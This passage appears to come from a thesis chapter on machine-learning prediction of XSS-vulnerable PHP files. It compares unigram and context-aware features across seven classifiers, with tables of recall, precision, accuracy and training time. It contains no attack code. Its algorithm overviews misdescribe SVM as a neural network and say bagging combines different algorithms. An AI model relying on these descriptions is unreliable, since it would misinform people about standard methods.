In this example, *unigram* is a simple bag-of-words features that do not contain any information related to the applied security mechanisms that may be sanitization, escaping or filtering functions. For example, unigram features extract same information ("T_STRING")for different built-in functions (urlencode (line 12), htmlspecialchars (line 13)), and parameters (ENT_QUOTES, line 13). However, as mentioned earlier, the different built-in functions and their parameters can be used to avoid XSS attack in the different HTML contexts. The proposed approach extract urlencode_Body, htmlspecialchars_Body and ENT_QUOTES_Body feature for them. Further, unigram features do not incorporate HTML context-sensitivity information and extract same set of features for the code constructs contained in the different HTML contexts. For example, unigram features extract same information i.e. T_ECHO for the output statements which are contained inside the Body and Script block in line 3 and 6 respectively, whereas the proposed approach extract T_ECHO_Body (line 3) and T_ECHO_Script (line 6).

These features reflect that the output statements are contained in the two different HTML contexts. The proposed approach also extracts the context features to represent the context information of user inputs in the output statements, which is not extracted by the state-of-art feature extraction approaches. For example, Style_DQ_Attr_Val_Body (line 11) feature represents that a user input is referenced in an HTML tag in the double quote to generate style attribute value dynamically, which is missing in the existing approaches.

5.2.3 Time Complexity Analysis

Let T(n) is the time taken to extract basic and context features from the source code of n files. Assume the m, k and l represent the number of block contexts, the number of statements in a block, and the number of tokens in a statement respectively. The T(n) can be defined in equation 5.2.

$$T(n) = \text{running time} = \Sigma\text{Running time of all code fragments} \tag{5.2}$$

We know that fragment of code with simple expression (such as assignment, condition etc) will always run in a constant time. So in algorithm 1 time complexity of code fragment before for loop would be O(1). In algorithm 2, we have some conditional statements with simple expressions. If control goes to if part or else part, the time complexity is same. So the time complexity of algorithm 2 is O(1) as it contains only simple expressions. For fragment of nested

TABLE 5.2: Running time of different code fragments

Code Fragments	Running Time
T_{tew}= T_ENCAPSED_AND_WHITESPACE	$O(1)$
For {each source code file F_i in S_{Files}} {	
$BContext[]$ = Extracted Block contexts for F_i	$O(n)$
For {each C_{block} in $BContext[]$ }	
For {each statement S_{ij} in C_{block}}	
$Token[]$ = TokenGetAll (S_{ij})	$O(n*m*k)$
For {each token t_k present in $Token[]$}	
If{ (t_{kname} is in $IToken[]$) }	$O(n*m*k*l)$

loop, the outer loop will run n times and corresponding to each run of the outer loop, the simple expression and the inner loop will execute m times. The running time of simple expression in outer loop would be O(n). Similarly running time of each fragment is shown in the table 5.2.

$$T(n) = O(1) + O(n) + O(n * m * k) + O(n * m * k * l) \tag{5.3}$$

For very large value of n,

$$T(n) = O(n * m * k * l) \tag{5.4}$$

5.2.4 Machine Learning Algorithms

Researchers have used different machine-learning algorithms in their study. A feature set with different machine-learning algorithms builds different prediction models and may have varied performances [6, 109]. Scandariato et al. [86] have reported the Naive Bayes and Random Forest algorithms perform better than the Support Vector Machine (SVM), K-Nearest Neighbor and Decision Tree algorithms. Shar and Tan [25] used three different machine-learning algorithms - C4.5, Naive Bayes (NB), and Multi-Layer Perceptron (MLP) for predicting SQLI and XSS vulnerabilities and found that MLP and C.45 performed better than NB algorithm. Medeiros et al. [6, 9] used ten different machine-learning algorithms for the building of vulnerability prediction models and observed that SVM and Random Tree algorithms give better performance with the same set of features. The Bagging, JRip, and J48 algorithms have performed well in the other prediction studies but their performance has not been evaluated in XSS vulnerability prediction study. In this study, we have used seven machine-learning algorithms - Naive-Bayes (NB), Random Tree, Random forest, JRip, J48, Support Vector Machine (SVM), and Bagging - to determine the prediction performance of various algorithms in XSS vulnerability prediction study. This section presents brief overviews of these algorithms [114].

The Naive-Bayes(NB) is a simple statistical algorithm that generates a set of rules based on the probability distribution of the attributes. It determines the class of a test sample based on the attribute that has the highest probability.

The J48 is a decision tree based algorithm that generates a model in the form of an abstract tree of decision rules. It uses information gain metric to decide the importance of an attribute in the classification of a sample in the class. The Random Forest algorithm is an advanced form of a decision tree algorithm and builds a large number of decision trees. The class of the test sample is determined based on the voting of generated trees.

The Support Vector Machine (SVM) is a neural network algorithm that maps set of input data onto a set of appropriate outputs. It is an evolution of Multi-Layer Perceptron (MLP) algorithm that is inspired by the functioning of the neurons of the human brain. It constructs a hyperplane or set of hyperplanes in a high-dimensional space to achieve a good separation between different class samples.

The JRip algorithm implements a propositional rule learner that is known as Repeated Incremental Pruning to Produce Error Reduction (RIPPER). First, it generates a rule-set by covering a subset of the training samples. Then, it removes these samples from the training dataset. This algorithm repeats this process iteratively until no samples are remaining to cover. The final ruleset contains all rulesets that are ge'nerated at every iteration.

The Bagging is a voting based algorithm in which the training samples are selected randomly from the corpus many times and each time different model is developed using a different algorithms. Then each learning model labels a test sample. The final label of the test sample is determined based on maximum votes earned by the various learning models.

5.3 Dataset, Performance Measures, and Experimental Setup

5.3.1 Dataset and Performance Measures

To evaluate the performance of different approaches, we use a Software Assurance Reference Dataset (SARD) repository, which is developed and maintained by National Institute of Standards and Technology (NIST) to share the known security flaws among developers and researchers. We use a PHP dataset that contains 9408 PHP source code files [115]. It has 5600 non-vulnerable and 3808 vulnerable code files. Evaluation of the different approaches is performed on this dataset, as it contains the code files in which a user input is referenced in the different HTML contexts with their vulnerability labels.

This dataset repository is better as compared to other existing repositories such as Bugzilla (`https://www.bugzilla.org/`) for evaluating the performance of the different approaches.

Because, these repositories provide only the vulnerability information and do not have the source code, which is required in our experiments.

Researchers have used various performance measures to evaluate the performance of the predictors. Similar to many related prediction approaches [6, 9, 25], we have used four performance measures- recall, precision, F-measures and accuracy to evaluate the performance of the prediction models (details are discussed in section 4.4.2).

5.3.2 Experiments

Various experiments are performed to compare the performance of the proposed approach with the state-of-art text-mining based prediction approach. We built the two different feature sets, namely *unigram* feature set (F1) and *BasContext* feature set (F2) by applying the Walden et al. [87] and the proposed feature extraction approaches respectively on the same dataset. Vulnerability prediction models for each approach are developed by using corresponding feature set in the different machine-learning algorithms. We have used a data-mining tool (WEKA) [116] with its default setting to develop the vulnerability prediction models.

5.3.3 Experimental Setting

In the experiments, ten-fold cross-validation technique is used for evaluating the performance of different approaches. In this technique, a dataset is randomly divided into ten buckets of equal size and ten different experiments are performed. For each experiment, nine buckets are used as training set and one bucket is used as testing set. The average results report the values of performance measures.

5.4 Results and Discussion

5.4.1 Performance of Vulnerability Prediction Models

The objective of the proposed approach is to detect vulnerable files in the web applications with the minimum false positive and negative results. To evaluate and compare the efficiency of the

proposed approach, we have developed many prediction models by using *unigram* feature set (F1) and *BasContext* feature set (F2) separately with the seven machine-learning algorithms-Naive-Bayes (NB), Support Vector Machine (SVM), Random Tree, Random Forest, JRip, J48, and Bagging.

Recall values for the two approaches feature sets with the seven machine-learning algorithms are shown in Table 5.3. It depicts that the proposed approach gives better recall values with all machine-learning algorithms. For example, the proposed approach feature set (F2) produced highest recall of 86.9%, which is significantly higher than the best recall of *unigram feature set* (F1) i.e. 57.6%. It infers that proposed approach can find more number of vulnerable files accurately than the exiting text-mining based prediction approach.

TABLE 5.3: Recall (%) for the various text-mining based approaches

Feature Extraction Approaches	**NB**	**SVM**	**Random Tree**	**JRip**	**Random Forest**	**J48**	**Bagging**
Unigram Features (F1)	39.4	57.6	52.6	53	53.7	56.8	56.9
Proposed Approach Features (F2) (BasContext)	47	82.7	79.3	61.5	83.1	86.6	86.9

It is also observed that for the F2 feature set with bagging algorithm outperformed the all other algorithms. It indicates that the bagging based model gives lowest number of false negative results with the proposed approach feature set. On the other hand, the recall value of NB predictor is 47 %, which is the lowest. From the table 5.3, it can be seen that the performance of SVM and Random Forest is also comparatively good as their recall values are 82.7%, 83.1% respectively. There is no significant difference between the bagging and J48 predictor's recall results.

Considering precision as a performance measure, Table 5.4 depicts that the proposed approach gives better precision in the comparison to the existing approach with all machine-learning algorithms. For example, it gives a precision value of 99.3% with F2 feature set, which is signif-

TABLE 5.4: Precision in (%) for the various text-mining based approaches

Feature Extraction Approaches	**NB**	**SVM**	**Random Tree**	**JRip**	**Random Forest**	**J48**	**Bagging**
Unigram Features (F1)	59.6	66.2	65.1	65.6	64.7	67.8	67.2
Proposed Approach Features (F2) (BasContext)	67.8	89.3	77.2	99.3	82.5	93.3	93.6

icantly higher than the best precision with F1 feature set i.e. 67.8%. It shows that the proposed approach can identify vulnerable files more accurately than the exiting approach.

Figure 5.2 shows the graphical presentation of recall, precision for the existing and proposed approaches. It shows that there is a trade-off between precision and recall values. And the individual consideration of recall or precision may be misleading results.



FIGURE 5.2: Comparative performance of different text-mining based approaches

For example, considering precision as a performance measure, JRip based model produces the highest precision i.e. 99.3%, which indicates that JRip false positive results are very low in the comparison to other algorithms. However, from the table 5.3, it can be observed that recall value of JRips based model is 61.5%, which is very low as compared to bagging and J48 based prediction models i.e. 86.9% and 86.6% respectively. The recall values show that JRips based model does not detect all vulnerable file correctly. Therefore, the performance of any model can be best judged by using F-measure. The commonly used F-measure is represented by F1-measure. It considers equal importance to precision and recall.

Table 5.5 shows the results of F-Measure for the two approaches, which also shows that the proposed approach gives better F-Measure with all machine-learning algorithms. For example, the proposed approach produces F-Measure of 90.1% with bagging algorithm, which is significantly higher than the F-measures with other algorithms. From the Table 5.5, it can also be observed

that the J48 based model produces the highest F-Measure with F1 feature set i.e. 61.8%. Further, it can be seen that bagging based model gives the second highest F-measure with F1 feature set. And there is not a significant difference between J48 and bagging based models F-measure values.

TABLE 5.5: F-Measure in (%) for the various text-mining based approaches

Feature Extraction Approaches	**NB**	**SVM**	**Random Tree**	**JRip**	**Random Forest**	**J48**	**Bagging**
Unigram Features (F1)	47.5	61.6	58.2	58.6	58.7	61.8	61.6
Proposed Approach Features (F2) (BasContext)	55.5	85.9	78.2	75.3	82.9	89.8	90.1

We also determine and compare the accuracy of proposed approach with the existing approach. Table 5.6 shows the results of accuracy for the two approaches. It depicts that the proposed feature set produces the best accuracy, as high as, 92.6%, which is significantly higher than the best accuracy of the unigram feature set (F1) i.e. 71.3. From the Table 5.6, it can be seen that the SVM algorithm produces better results as compared to NB, random forest and JRip algorithms with different feature sets. It also depicts that the bagging algorithm results are very close to the J48 algorithm results in the different experiments.

TABLE 5.6: Accuracy in (%) for the various text-mining based approaches

Feature Extraction Approaches	**NB**	**SVM**	**Random Tree**	**JRip**	**Random Forest**	**J48**	**Bagging**
Unigram Features (F1)	64.7	70.9	69.4	69.7	69.4	71.6	71.3
Proposed Approach Features (F2) (BasContext)	69.5	88.9	82.1	83.6	87.6	92.1	92.6

Further, it is also observed that the unigram features (F1) produce an accuracy of 71.6%, which is the best amongst all the other algorithm's accuracy i.e. 64.6%, 70.9%, 71.2%, 69.4%, and 69.7% for NB, SVM, bagging, Random Forest, and JRip algorithms respectively.

The proposed approach gives better performance than the existing text-mining approach. Because, the proposed approach *basic features* contain the code constructs information and *context features* provide HTML contexts information. The proposed approach also includes the security mechanism function parameters information, which is very useful to determine the suitability of the functions in the different HTML contexts. All these information is missing in the unigram

feature set (F1). In addition to this, the *unigram feature set* contains many noise features, which reduce the performance of the prediction models.

In the security domain, researcher advocated that it is more important to detect all the vulnerable files, even at the cost of incorrect detection of non-vulnerable files. Because the ignorance of a single vulnerable file may lead to serious security threats. It infers that more weightage should be given to recall than precision. Therefore, we also evaluated the F2-measure, in which recall weight is considered twice of the precision for evaluating our predictor's performance.

Figure 5.3 depicts the F2-measures for different prediction models. It also shows that the bag-



FIGURE 5.3: F2-Measure of different prediction models

ging based prediction model gives the highest F2-measure of 88.1% with the proposed feature set in the comparison to the other algorithm based predictor's F2-measure values. Therefore, it can be concluded that the proposed approach based Bagging model can be considered as preferred model in the detection of XSS vulnerable files.

5.4.2 Statistical Significance Comparison

A statistical significance paired t-test is used to determine the difference in performance measure for different prediction models (i.e. predictors) is statically significant or not. Though it

can be performed for any measures, but we have performed it for accuracy because accuracy defines overall correctness of the predictors. This test provides the results of a pair-wise comparison of predictors using a corrected standard t-test. We have developed many prediction models based on proposed features and different Machine-Learning(ML) algorithms. We have considered Random Forest based predictor as the baseline predictor and performed a standard t-test at 0.05 significance. Because a corrected standard t-test at a significance level of 0.05 or less is considered statistically significant [79].

Table 5.7 shows the results of the mean accuracy and the standard deviation in accuracy for each machine-learning algorithm. It depicts the statistical significance test results for accuracy performance measures. We have used "Yes+", "Yes-" or "No" annotations to represent the statistical test results. In this table, when a result is statistically better or worse than the baseline predictor result, then it is represented by the "Yes+" or "Yes-" annotations respectively. On the other hand, when the value of two results are different and a difference in the result is statistically insignificant, then it is represented by "No" annotation.

TABLE 5.7: Prediction accuracy, standard deviation and T- test results

Machine-Learning Algorithm	**Mean Accuracy**	**Standard Deviation**	**T-Test Result**
Random Forest	87.6	1.39	
SVM	88.9	1.44	Yes+
Bagging	92.6	1.47	Yes+
JRip	83.6	1.98	Yes-
NB	69.5	1.8	No
J48	92.1	1.81	Yes+
Random Tree	82.1	1.83	Yes-

From the Table 5.7, we can infer many points. First, the most of the prediction models accuracy is more than 82%. It shows the effectiveness of the proposed features in the building of a vulnerability prediction model. Second, the standard deviation in the accuracies for different machine-learning algorithms is very low, which shows that there is low variation in accuracy for different training and testing sets. Third, the bagging algorithm performance is better than the other considered algorithms and it is very close to J48 algorithm performance on the same dataset. For example, the bagging algorithm produces an accuracy of 92.6%, which is the best among all the other algorithm's accuracy i.e. 69.5%, 82.1%, 83.6%, 87.6%, 88.9% and 92.1% for NB, Random Tree, JRip, Random Forest, SVM and J48 algorithms respectively.

5.5 Evaluation of Machine-Learning Algorithms

The efficiency of machine-learning algorithms can be judged by using various parameters such as the time taken in the building of a learning model, prediction testing time, training data size, consistency, and quality of results etc. In this section, the performance comparisons of the different machine-learning algorithms with respect to time required to train the model, the amount of training data required to get a certain level prediction accuracy, effect of class imbalance in the training / test data in the form of various graphs and tables is discussed. All experiments are performed on an Intel Pentium Core 2 Duo 2.19 GHz processor with 4GB RAMS with Microsoft Windows 7 installed on the machine.

5.5.1 Effect of Training Data Size on Training Time

Figure 5.4 shows the comparison of the ML algorithms with respect to the time taken to build the models for varying training data size. It shows that the training time for the SVM model is the highest and NB training time is negligible among all other models. It also depicts that the amount of time taken to build the model increases by increasing the training data size for all of the considered algorithms.



FIGURE 5.4: Training time with varying training data size

Figure 5.5 shows the comparison of all the algorithms with respect to the time taken to build the model at 90% training set size. It shows that the SVM takes the maximum amount of time to build the model i.e. 109.71 seconds. The second highest is 26.31 seconds by bagging algorithm. JRip, J48, and Random forest take 14.52, 13.97 and 2.84 seconds respectively and remaining algorithms take the negligible time to build the models.



FIGURE 5.5: Time chart of ML algorithms at 90% training data

Table 5.8 shows the time required for training the model by different machine-learning algorithms. Here we rank the machine-learning algorithms on the scale of 1 to 7 where '1' shows the minimum and '7' shows the maximum training time.

TABLE 5.8: Ranking of machine-learning algorithms based on training time

Machine-Learning Algorithm	**Rank**
NB	1
SVM	7
Random Tree	2
JRip	5
Random Forest	3
J48	4
Bagging	6

In the case of perfect vulnerability prediction system, the training model needs to be upgraded as a number of training samples are likely to change by the time. We feel that the training time of the prediction model should not increase exponentially with training data. Thus, it can be inferred that in terms of training time, NB is the most suitable and SVM is the worst algorithm to build the training model.

5.5.2 Effect of Training Data size on Prediction Model Performance

The quality and amount of training data is often the single most dominant factor that determines the performance of a model. In the machine learning, a natural way to study the machine-learning algorithm's performance is by building the empirical scaling models called learning curves [117]. Learning Curve describes the relationship between the training data size and model performance and can help to determine the amount of data needed to build the prediction model using different machine-learning algorithms [118]. Based on the past empirical study [119], the general characteristics of the learning curve for prediction model can be described as follows. "The performance of a model improves quickly at the initial stage when there is not sufficient data to properly learn, then learning curve' slope begins to decrease as an adequate amount of training data available as system, then in last stage learning curve flatten out and slope approaches to 0, as additional training data provides little additional information".

We develop various learning curves to estimate the amount of training data is required to achieve a certain level of prediction accuracy by different machine learning methods. Figures 5.6, 5.7, and 5.8 show the comparative performance of each machine-learning algorithm with varying training data sizes. In the case of perfect vulnerability prediction system, we feel that the learning curve should be smooth and monotonically be increasing with increasing training data size up to a certain data. From the figures [5.6, 5.7, 5.8], it is observed that as the training data size increases the performance of all ML algorithms varies within a range of values. The observations are as follows:

- The performance measures for NB decreases within a short range of values as training data size increases.
- JRip and SVM performance measures values decrease beyond 70% of training data



FIGURE 5.6: Accuracy with varying training data size



FIGURE 5.7: F-Measure with varying training data size

- Random Tree, random Forest, J48, and Bagging have low variations in the performance measures after 60% training data.
- In the learning curve, a point at which learning curve begins to become flatten represents the minimum amount of training data. Thus, it can be perceived that approximately 70% training samples are required to develop a good training model.



FIGURE 5.8: Sensitivity with varying training data size

- It can be also observed that the J48 and Bagging models have nearly equal performance measures but training time for bagging model is higher in the comparison with J48 method.

5.5.3 Effect of Imbalanced Dataset

In machine learning domain, an imbalanced dataset is a common occurrence in which a number of instances represent a particular class while another class is represented by fewer instances. Thus, a model correctly classifies instances belonging to the class having a larger proportion of samples compared to other class. Weka supports several methods for dealing with imbalanced data in classifiers that typically have problems with class imbalance. We can subsample the majority class by using the filter SpreadSubsample, oversample the minority class by creating synthetic examples using the SMOTE method, or we can make our classifier cost sensitive by using the metaclassifier CostSensitiveClassifier.

In the real world, the vulnerable population is less compared to non-vulnerable samples. Hence, we are interested in investigating whether a vulnerability can be detected from the available dataset consisting of a larger number of non-vulnerable samples. In this work, experiments are conducted on a dataset containing 3800 vulnerable samples and 3800 benign (non-vulnerable)

